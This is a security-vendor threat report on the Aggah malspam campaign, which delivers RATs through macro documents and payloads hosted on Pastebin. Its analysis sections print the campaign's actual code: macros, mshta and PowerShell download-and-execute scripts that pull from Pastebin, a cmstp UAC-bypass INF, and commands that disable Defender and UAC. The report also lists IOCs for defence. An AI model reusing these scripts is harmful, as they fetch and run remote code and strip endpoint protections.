Upgraded Aggah malspam campaign delivers multiple RATs

By Asheer Malhotra

Published: 2020-04-29 · Archived: 2026-04-05 17:48:34 UTC

Wednesday, April 29, 2020 11:48

By Asheer Malhotra

- Cisco Talos has observed an upgraded version of a malspam campaign known to distribute multiple remote access trojans (RATs).
- The infection chain utilized in the attacks is highly modularized.
- The attackers utilize publicly available infrastructure such as Bitly and Pastebin (spread over a number of accounts) to direct and host their attack components.
- Network-based detection, although important, should be combined with endpoint protections to combat this threat and provide multiple layers of security.

What's New?

Cisco Talos has observed a new Aggah campaign consisting of the distribution of malicious Microsoft Office documents (maldocs) via malicious spam (malspam) emails distributing a multi-stage infection to a target user's endpoint.

The final payload of the infection consists of a variety of Remote-Access-Tool (RAT) families such as:

- Agent Tesla
- njRAT
- Nanocore RAT

How did it work?

Many attackers and malware operators usually utilize their own infrastructure (or hacked domains) to act as delivery mechanisms for their infection chains. Consistent with previous Aggah campaigns, this campaign also focuses on the use of pastebin[.]com for all its infrastructure needs. However, this campaign now utilizes multiple Pastebin accounts to host different stages of the attack.

The key components of the attack are:

- Stage 1: Malspam delivering documents with malicious macros.
- Stage 2: Malicious VBScripts used to instrument the actual attack.
- Stage 2A: Malicious .Net based binaries for disabling security features on the endpoint.
- Stage 3: Malicious VBScripts and .NET-based injectors and RATs (final payload).

So what?

The Aggah campaign has been quite prolific recently and the attackers have used their own infrastructure, as well as hosting sites such as Pastebin to host their infection components.


This new campaign, however, introduces a few key upgrades to the attack chain:

- Use of an additional .NET binary (and embedded VBScript and PowerShell scripts) to disable protection and detection mechanisms on the infected endpoint.
- Distribution of attack components (scripts and encoded MZs) across multiple free Pastebin accounts to modularize the attack infrastructure.
- Use of a new Pastebin PRO account to host all the final RAT payloads. This also indicates the move from the “hagga” to the “alphabets3” Pastebin account for continued operations (a pro account enables the attackers to modify the pastes and serve different malware at different points in time).

Initial infection vector

This threat arrives on the endpoint typically as a malicious email. The email attempts to appear legitimate while being vague at the same time. This is done to trick the target end-user into opening the malicious attachment (maldoc) that activates the infection on the endpoint.

A typical malspam email for this threat looks like:



Malicious document analysis

The maldocs distributed by this threat contain a simple and effective VB macro script that is used to download the next stage of the infection and execute it on the endpoint.

The maldocs themselves are essentially empty and contain minimal to no content in them.

Some examples of the names of the maldocs distributed by this threat:

- Items List.csv
- PO#422511 Hager.xls
- Purchase Order.xls
- Request for Quotation.xls
- RFQ Air Shipment.csv
- RFQ List #422513.csv
- RFQ List #422513..csv
- RFQ List #422513 t.csv
- Specification sheet and P.o 3053432.xls

Malicious VBA analysis

Once opened, the malicious VBA contacts a shortened "j.mp" URL (redirects to pastebin[.]com) that points to the next stage of the infection. The second stage of the infection (in fact all the subsequent stages) is hosted on Pastebin URLs.

Typical examples of the VB macro are:

```
Attribute VB_Name = "Module1"
Sub Auto_Close()
Shell """mshta""""http:\\j.mp\jaosidna8sxnasox"""
End Sub
```

Newer versions of the macro also aim to establish persistence via the Windows registry for the second-stage payload's execution using mshta.

```
Public Sub jhjhjh()
CreateObject("WScript.Shell").RegWrite
"HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce\ksxkssxksis8ijsjlsiajasldm", """m" + "s" + "h" + "t" +
"a""""http:\\j.mp\ksxkssxksis8ijsjlsiajasldm""", "REG_SZ"
End Sub
```

The persistence is set up in the registry key:

> HKCU/Software/Microsoft/Windows/CurrentVersion/Run/

Infection Stage 2: Mshta script

The second-stage payload downloaded by the maldoc's macro and executed using mshta is an escaped VBScript.

The second-stage payload carries out the following actions:

1. Setup a malicious scheduled task for another component (payload Stage 3 — Activate RAT payload) using the schtasks command. E.g

> schtasks /create /sc MINUTE /mo 70 /tn <task_name> /tr ""mshta
> http://pastebin.com/raw/<resource_id>"" /F


1. [Optional] Establish persistence for itself or another component (defined by another pastebin URL).

2. Download a .NET executable for windows and execute it (payload stage 2A). This executable is designed to disable security features on the endpoint to evade detection.

Deobfuscated second-stage payload:

```
<script language="&#86;&#66;&#83;&#99;&#114;&#105;&#112;&#116;">
set nci = CreateObject(StrReverse("llehS.tpircSW"))
Dim xx
xx1 = "r ""mshta http://pastebin.com/raw/YdNbhM9i"" /F "
xx0 = "schtasks /create /sc MINUTE /mo 70 /tn (+TNT+) /t"
nci.run xx0 + xx1, vbHide

set Ixsi = CreateObject("WScript.Shell")
Dim Bik
Bik1 = """mshta""""http://pastebin.com/raw/YdNbhM9i"""
Ixsi.run Bik1, vbHide

CreateObject("WScript.Shell").RegWrite "HKCU/Software/Microsoft/Windows/CurrentVersion/Run/", """mshta""""
http://pastebin.com/raw/rjjL3Q8k""", "REG_SZ"



Set Ki3 = CreateObject("WScript.Shell")
Ki3.Run("Powershell.exe -noexit [Byte[]]$sc64= iex(iex('(&(GCM *W-O*)'+ 'Net.WebClient).DownloadString(''
https://pastebin.com/raw/Xb567gn8'').replace(''*_*'',''^%$'').replace(''^%$'',''0x'')'));

[<##>AppDomain<##>]::<##>('CurrentDomain')<##>.<##>('Load')($sc64).'EntryPoint'<##>.<##>('invoke')($null,$null)"),0
self.close

</script>
```

The entire infection chain is illustrated here for a better understanding of the highly modularized attack:



Infection Stage 2A: Elevate, evade, disable

This component is responsible for ensuring the seamless execution of the infection chain. It is implemented as a .NET based executable that in-turn executes an elevated VBscript to disable various protection mechanisms so that it can evade detection on the endpoint.

The executable extracts the VBS from its resources and dumps it into a randomly named VBS file. The executable also creates an ‘inf’ file that is then used to execute the malicious VBS using “cmstp” (cmstp.exe is used as a means of UAC bypass here).

Structure of the inf file:

```
[version]
Signature=$chicago$
AdvancedINF=2.5

[DefaultInstall]
CustomDestination=CustInstDestSectionAllUsers
RunPreSetupCommands=RunPreSetupCommandsSection

[RunPreSetupCommandsSection]
; Commands Here will be run Before Setup Begins to install
cmd /c start "<MALICIOUS_VBS_PATH>"
taskkill /IM cmstp.exe /F

[CustInstDestSectionAllUsers]
49000,49001=AllUser_LDIDSection, 7

[AllUser_LDIDSection]
"HKLM\", \"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\App Paths\\CMMGR32.EXE\", \"ProfileInstallPath\",
\"%UnexpectedError%\", \"\"

[Strings]
ServiceName=\"NyanCat\"
ShortSvcName=\"NyanCat\"
```

In order to ensure AV evasion the following actions are taken by the VBS:

1. Ensure that the script is running with elevated privileges, else restart with elevated permissions.
2. Disable UAC notifications by modifying registry value “EnableLUA” using command:

> C:\Windows\System32\cmd.exe /k %windir%\System32\reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_DWORD /d 0 /f

1. Disable Windows Defender features by running powershell cmdlet “Set-MpPreference” with arguments:

- -DisableRealtimeMonitoring $true
- -DisableBehaviorMonitoring $true
- -DisableBlockAtFirstSeen $true
- -DisableIOAVProtection $true
- -DisableScriptScanning $true
- -SubmitSamplesConsent 2
- -MAPSReporting 0
- -HighThreatDefaultAction 6 -Force
- -ModerateThreatDefaultAction 6
- -LowThreatDefaultAction 6
- -SevereThreatDefaultAction 6

1. Use PowerShell to create process and path exclusions for Windows Defender scans for

Paths:

- C:\
- D:\

Processes:

- Msbuild.exe
- Calc.exe

A sample exclusions-enforcement script:

```
$userPath = $env:USERPROFILE
$pathExclusions = New-Object System.Collections.ArrayList
$processExclusions = New-Object System.Collections.ArrayList
$pathExclusions.Add('C:\') > $null
$processExclusions.Add('Msbuild.exe') > $null
$processExclusions.Add('Calc.exe') > $null
$projectsFolder = 'd:\'
Add-MpPreference -ExclusionPath $projectsFolder
foreach ($exclusion in $pathExclusions)
{
    Write-Host "Adding Path Exclusion: " $exclusion
    Add-MpPreference -ExclusionPath $exclusion
}
foreach ($exclusion in $processExclusions)
{
    Write-Host "Adding Process Exclusion: " $exclusion
    Add-MpPreference -ExclusionProcess $exclusion
}
Write-Host ""
Write-Host "Your Exclusions:"
$prefs = Get-MpPreference
$prefs.ExclusionPath
$prefs.ExclusionProcess
```

Infection Stage 3

This payload is a VBScript designed to instrument a .NET based injector component that activates a RAT payload (the final stage) on the infected endpoint.

A typical stage 3 payload looks like:

```
<script language="VBScript">
Set mmn = CreateObject("WScript.Shell")
llll =
    "powershell do
    {
        $ping = test-connection -comp google.com -count 1 -Quiet
    } until ($ping);
    $p22 = [Enum]::ToObject([System.Net.SecurityProtocolType];3072);
    [System.Net.ServicePointManager]::SecurityProtocol = $p22;
    $t= New-Object -Com Microsoft.XMLHTTP;
    $t.open('GET','https://pastebin.com/raw/guSD8kh8',$false);
    $t.send();
    $ty=[Text.Encoding]::'UTF8'.'GetString'([Convert]::'FromBase64String'($t.responseText))|I`E`X;
    [Byte[]]$Cli2= iex(iex('(&(GCM *W-O*)'+ 'Net.WebClient).DownloadString(''https://pastebin.com/raw/RCqXukvb
    '').replace(''$'',''0x'')')) | g;
    $t=[System.Reflection.Assembly]::Load($decompressedByteArray);[Givara]::FreeDom('calc.exe',$Cli2)
    "

mmn.Run llll;vbHide



self.close
</script>
```

The infection/injection process works as follows:

1. The Stage 3 payload VBScript downloads the injector instrumentation script from a Pastebin URL.
2. The injector instrumentation script decompresses the injector binary (a .NET based DLL) and loads it into memory ready to be executed via an exported API of the DLL.
3. The RAT payload is then downloaded and decoded.
4. An API of the injector DLL is then called to inject the RAT payload into a specified benign process.

5. The API accepts a benign executable's name (such as "calc.exe"), spawns a new suspended process and uses process-hollowing to inject and activate the RAT payload on the infected endpoint.

This technique of decompressing the injector and subsequent injection of the final payload into a benign process using process-hollowing has been extensively used by the DarkComet malware family. As seen in this campaign (and other campaigns leveraging DarkComet), the injector component (DLL) is usually obfuscated to make analysis difficult.

Sub-component script that decompresses the injector module:

```
function Get-DecompressedByteArray {

    [CmdletBinding()]
    Param ([byte[]] $byteArray)

    Process {
        Write-Verbose "Get-DecompressedByteArray"
        $input = New-Object System.IO.MemoryStream( , $byteArray )
        $output = New-Object System.IO.MemoryStream
            $gzipStream = New-Object System.IO.Compression.GzipStream $input, ([IO.Compression.CompressionMode]::Decompress)

    $buffer = New-Object byte[](1024)
    while($true){
        $read = $gzipstream.Read($buffer, 0, 1024)
        if ($read -le 0){break}
        $output.Write($buffer, 0, $read)
        }


        [byte[]] $byteOutArray = $output.ToArray()
        Write-Output $byteOutArray
    }
}

$t0='DEX'.replace('D','I');sal g $t0;
[Byte[]]$Cli=('!1F,!8B,!08,!00,!00,!00,!00,!00,!04,!00,!D4,!BD,!07,!58,!15,!49,!D3,!30,!3A,!27,!07,!82,!1C,!C9,!A0,!D0,!A2,!

[byte[]]$decompressedByteArray = Get-DecompressedByteArray $Cli
```

Final stage: RAT components

The final malware payloads served by such campaigns can vary from ransomware to RAT families. In the case of the campaign disclosed here, we have observed multiple families being distributed:


- Agent Tesla
- njRAT
- Nanocore RAT

Pastebin accounts

The following pastebin accounts have been used to host malicious code for this campaign on Pastebin:

- hxxps://pastebin[.]com/u/bakeitup
- hxxps://pastebin[.]com/u/bakeitup1
- hxxps://pastebin[.]com/u/gogga4
- hxxps://pastebin[.]com/u/gogga7
- hxxps://pastebin[.]com/u/moneyneeded
- hxxps://pastebin[.]com/u/timenamoney
- hxxps://pastebin[.]com/u/hushpuppi44
- hxxps://pastebin[.]com/u/mompha1
- hxxps://pastebin[.]com/u/alphabates3

Out of all these accounts, the “alphabates3” stands out specifically. This is a PRO account. A pro account enables the operator to modify the content of already created pastes. Also, this account hosts all the RAT payload samples discovered in this campaign so far, Thus it is highly likely that the attackers modify existing pastes to re-instrument infection chains to deliver different malware at different points in time.



Conclusion

The actors behind this campaign are clearly motivated and continue to operate leveraging freely available infrastructure such as Pastebin, Bitly (j[.]mp) and others. We have also observed a steady evolution in their tactics ranging from modularization of their attack chains to antivirus evasion tactics to thwart detections. The fact that these actors continue to distribute a wide variety of malware indicates that they are constantly growing their malware arsenal. The campaign started in January 2020 and is still ongoing. This campaign also shows us that while network-based detection is important, it must be complemented with system behavior analysis and endpoint protections.

Coverage

Ways our customers can detect and block this threat are listed below.

Product	Protection
AMP	✓
Cloudlock	N/A
CWS	✓
Email Security	✓
Network Security	✓
Stealthwatch	N/A
Stealthwatch Cloud	N/A
Threat Grid	✓
Umbrella	✓
WSA	✓

Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware detailed in this post. Below is a screenshot showing how AMP can protect customers from this threat. Try AMP for free here.

Cisco Cloud Web Security (CWS) or Web Security Appliance (WSA) web scanning prevents access to malicious websites and detects malware used in these attacks.

Email Security can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such as Next-Generation Firewall (NGFW), Next-Generation Intrusion Prevention System (NGIPS), and Meraki MX can detect malicious activity associated with this threat.

Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Additional protections with context to your specific environment and threat data are available from the Firepower Management Center.

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org. The following Snort SIDs were released to detect this threat: 53745 - 53748.

Cisco AMP users can use Orbital Advanced Search to run complex OSqueries to see if their endpoints are infected with this specific threat. For specific OSqueries on this threat, click below:

IOCs

Email messages:

af70b67e70ba11e54deefc140b9fda0e7fe918f8bf1cf19eb184278c20ded621

Maldocs:

a4931fd893b630efa9b4cf7c7ca1a1b7827ec2cef7d270baaa7737b4103be235
39d059d7891d0b194face48f21093f6de9ae14e3f788f8a30c128398a0bf545c
ee913965822c4bbd2454a497431a82cb9d5fb360f51f313519fb132dc0532f67
23d1a8e46a5713a39a7d636e9d22d3c24237a09f51248b7cfc421e99056c5c6b
85f7e45904e059698dca69aefd0f49c1ac7434703f6d4eb913e95de5b8162df6
cac81dd6d21cd8011f819fe998684e5f91710661b5cb7a2598fc0623dbe2b1ce
1fc6f05a4a0947806e0c77492c6afe5a4f8ce20c4450ebbf2eb35818f8962210
40d72cad9e7c10eb1b2415148cd641f8425419ace468ee3f418849d9675b8f0d
6c6d611e629030213f065c058a969d3f19f91dfb2fe78c15acbabb9e687321ed
733b3e58c8b7280cb351539dfd4f0cf57be967a595a4ac237369f6f80a3be926
0eb1f2c85d6c1fcbb1546cec47d572245e291f3522e5fc49cfbe47f9415c8539
20e0a74e41af798ff364ca479630d120ed0f9d990ad097f30e75f632d6a0c3f9
238c97a1150ab97f075d40aec1fddff80a0cd5ad5c551e23c4144ff6dfc8f91d

Malicious Scripts and MZs:

1038e891dc459285da10f15d7ef679588f6d80a661c7f92dee44487003d0f76d
35f523e5de8e240c9ae8f20d198a4bfde3877631390f24e2dc877223bdce5045
73000931708116073e9bf7f326497564677fb9e36cd2195523e68376da2e44cd
98ebeb1b1e6f97222680028d4e100c9bd0663cb953003382846432dc2adb23c2

0a32978459907400ee525773ed2c7fd1521ceda18b75bd5f01645e9522eb5f81
70370381401dafa66b29ec8029d382bfcffedd3cc5e44290cb3fefa728347730
80707eab36cebfb26becd728e5dd155c22d0d272f1f62a9acd17abed6feccd8a
7ec1cb6e477faea97fb78093c857099e4fdf72f535cab3433cdeb40a282e6359
dbe17317d20e8d6b308b5ce32a53fd0b02b0d9914cafcceed06790a62da17c2d
c9d7b63c671f24c049f711c361f1cb92780f838729b2acbe48bb906037347467
913cc2d81a99ec7def735f16761390d0c4f47f28889ecf047525d2f86ff01011
e82fea3940cd5d89202ef5a6fb236696d8364e232e7b6413a838b276fed916bb
f55eb5d585d55b0cf4e00d0a97f8d9941f6547b0cfb314ac26f00a184cd3ab38
595e06556d773d2c87671c817499f13500a910ddab31a0bd6f9e31fc8f46b5dc
09050292abe61da2e39f0c16d2d10f8f7aa70b67b8a6c358724187131d1e3879
23b2f5919d0b943effd748f6341e7dac16e2cc6f65d972f1cac8630c6ea6c524
e742e2858352ad1da32cd45769ba6434aeea7465440667ffc1858c1ba0c8a1f6
3a95d34385daf5fd45467767174ea2524d09396961d8f9ed180ff034604ba467
f78311bc3b478929ccccd51c73e5e270f73db256a110821ca8adb6ef848ffa9d
cba31bbe59853a2dd3a5b0c28b2d960c1292ea13571f08753079e067d2d1d6f3
b2f2c8fe5e31a7c127f55aebae9e57e6347c432ba1c551a75f3372a373393a32
28544b668b766853540aec755f73785ef0e644b21f1fa5f181d924a67f41acae
0f2af9064dabe99260dac84facf4bd1e18051fa989a88e227e3b4684a9697274
2dca36ce5e6d5e6ac382cda2562bc8783eb85053449cb790804b463a64effa67
3ae524895fc071aa931d196767a4d6573e1cf57bfd500ccef7377696e080e702
510b4ce5fb8c87120e28f3c06fb776564aedbcb483240b6b48aa1aada173e82b
225f8bf058226e66ab7590c6f23235668cddb32e37a300d3994406875803c8c1
0364b894e8c3234f2566b7368eecbdb264fa84e2ac7dd494acb9cce9a3ffc74e
2e1af852e853a6841bb58891dea8529bd8458a1ee57595235a1632e71cb3ca59
97931e1e8bdc57f2023b749b700139184c82ad646c97e9cf889f4a2c853f2408
b0aae401bbca253a323b4591f41a69435617992f06e6df07e367184665edfd6e
6045833390cdc30f440a9c5ec0922ae691e427a0e8d6b4750fe6a92e73cf1305
3c657ad3b87ee8f3f666f0d3c93344a770e68119597f182fb128884cfccce35c
2eb47fa90ad933efb1dccc31f18b824ad560dd16e1b8aad3d7004bfc2018180a
23e86df6daedf7aa13aded2f9123fdba812aa60bc30930a5db661a26958c4128
c9ead4ece5af03b5050a4c541c5f89a8eea047a32e697e307d93979e58ccb987
06924e5a0171b69f5e406317994e8f485d30ae404471aad9b5501497d1acfcf7

Shortened URLs:

hxxp://j[.]mp/jaosidna8sxnasox
hxxp://j[.]mp/ksxkssxksis8ijsjlsiajasldm
hxxp://j[.]mp/ajsixans7xnasixn
hxxp://j[.]mp/lkslsodkdfd9sods0kdsodo
hxxp://j[.]mp/osasdkasdjsajasdiskdisdks
hxxp://j[.]mp/asxlijlcsdoicdcli8lkjdclid9k
hxxp://j[.]mp/sodkidkcikiksopsk9ksis6so

hxxp://j[.]mp/ksxkssxksis8ijsjlsiajasldm
hxxp://j[.]mp/ksossksxmsxsxk8su7sjsx7j
hxxp://j[.]mp/qidusldsidadkfmd9klkdkfk
hxxp://j[.]mp/siadljas8asldkasd8asdl9sal
hxxp://j[.]mp/jsakdiuksajsjaskkusk8ilas89
hxxp://j[.]mp/nlkskjldu8sjlkdjkkljsmk
hxxp://j[.]mp/asniasnxa8sxnasx

Un-shortened URLs:

hxxps://pastebin[.]com/SwJZ13TN
hxxps://pastebin[.]com/RaA9aSiP
hxxp://pastebin[.]com/YdNbhM9i
hxxp://pastebin[.]com/rjjL3Q8k
hxxps://pastebin[.]com/Xb567gn8
hxxps://pastebin[.]com/guSD8kh8
hxxps://pastebin[.]com/RCqXukvb
hxxps://pastebin[.]com/5rM3ub4T
hxxps://pastebin[.]com/8zispntq
hxxp://pastebin[.]com/zKCiQThE
hxxp://pastebin[.]com/U15y8Bqw
hxxp://pastebin[.]com/vFGssbqR
hxxps://pastebin[.]com/csVu7iV8
hxxps://pastebin[.]com/pyN42ZYy
hxxps://pastebin[.]com/PKuEeY0J
hxxp://pastebin[.]com/TnesjzNM
hxxps://pastebin[.]com/baejJ2xR
hxxps://pastebin[.]com/2kzmttx1
hxxp://pastebin[.]com/CSV8Dth1
hxxp://pastebin[.]com/bDXVQe7R
hxxps://pastebin[.]com/36RHyFyF
hxxp://pastebin[.]com/CixwEA8N
hxxps://pastebin[.]com/sM2bDvwq
hxxps://pastebin[.]com/8YC77fsA
hxxp://pastebin[.]com/uPTChJVZ
hxxp://pastebin[.]com/VWyW3BuS
hxxps://pastebin[.]com/MhUM7FWE
hxxp://pastebin[.]com/fE0jKtBG
hxxps://pastebin[.]com/T8BdJPKH
hxxps://pastebin[.]com/rtrp8wut
hxxp://pastebin[.]com/kQJkvnnN
hxxp://pastebin[.]com/WYgTPRqh
hxxps://pastebin[.]com/RaA9aSiP

hxxp://pastebin[.]com/8cP9QQjY
hxxps://pastebin[.]com/bXms4JQj
hxxps://pastebin[.]com/DGbjqyTK
hxxp://pastebin[.]com/p826zZ7D
hxxp://pastebin[.]com/Td6Tz6ex
hxxps://pastebin[.]com/zyD07eCr
hxxp://pastebin[.]com/gNnGrGZN
hxxps://pastebin[.]com/7XXUx05w
hxxps://pastebin[.]com/8EJgcnsp
hxxp://pastebin[.]com/2RqBe3QU
hxxp://pastebin[.]com/C3YRjE9a
hxxps://pastebin[.]com/m3evTWbt
hxxp://pastebin[.]com/a09Gx0W9
hxxps://pastebin[.]com/wDEMiAAj
hxxps://pastebin[.]com/mZZnwJtJ
hxxp://pastebin[.]com/YwpcGxY4
hxxp://pastebin[.]com/FnMCBZ0u
hxxps://pastebin[.]com/pna1Wj3c
hxxp://pastebin[.]com/dYM4umF9
hxxps://pastebin[.]com/0zS4KLgn
hxxps://pastebin[.]com/YnAjfeQs
hxxp://pastebin[.]com/m0H2a9fp
hxxp://pastebin[.]com/mPis0Xvi
hxxps://pastebin[.]com/KsA0LByu
hxxp://pastebin[.]com/m8ZcGw0A
hxxps://pastebin[.]com/dVypbwUf
hxxps://pastebin[.]com/uB8QAVxC
hxxp://pastebin[.]com/7nU4s1hk
hxxp://pastebin[.]com/arraKbed
hxxps://pastebin[.]com/Z4yWKizU
hxxp://pastebin[.]com/DRxejwps
hxxps://pastebin[.]com/Q8sXxPy3
hxxps://pastebin[.]com/zU5m82z3
hxxp://pastebin[.]com/N1U2YYKH
hxxps://pastebin[.]com/K8UT9fsu
hxxp://pastebin[.]com/AW2dAGXF
hxxps://pastebin[.]com/rF8FbZ6p
hxxp://pastebin[.]com/huPdXJ7g
hxxps://pastebin[.]com/GrJj48eQ
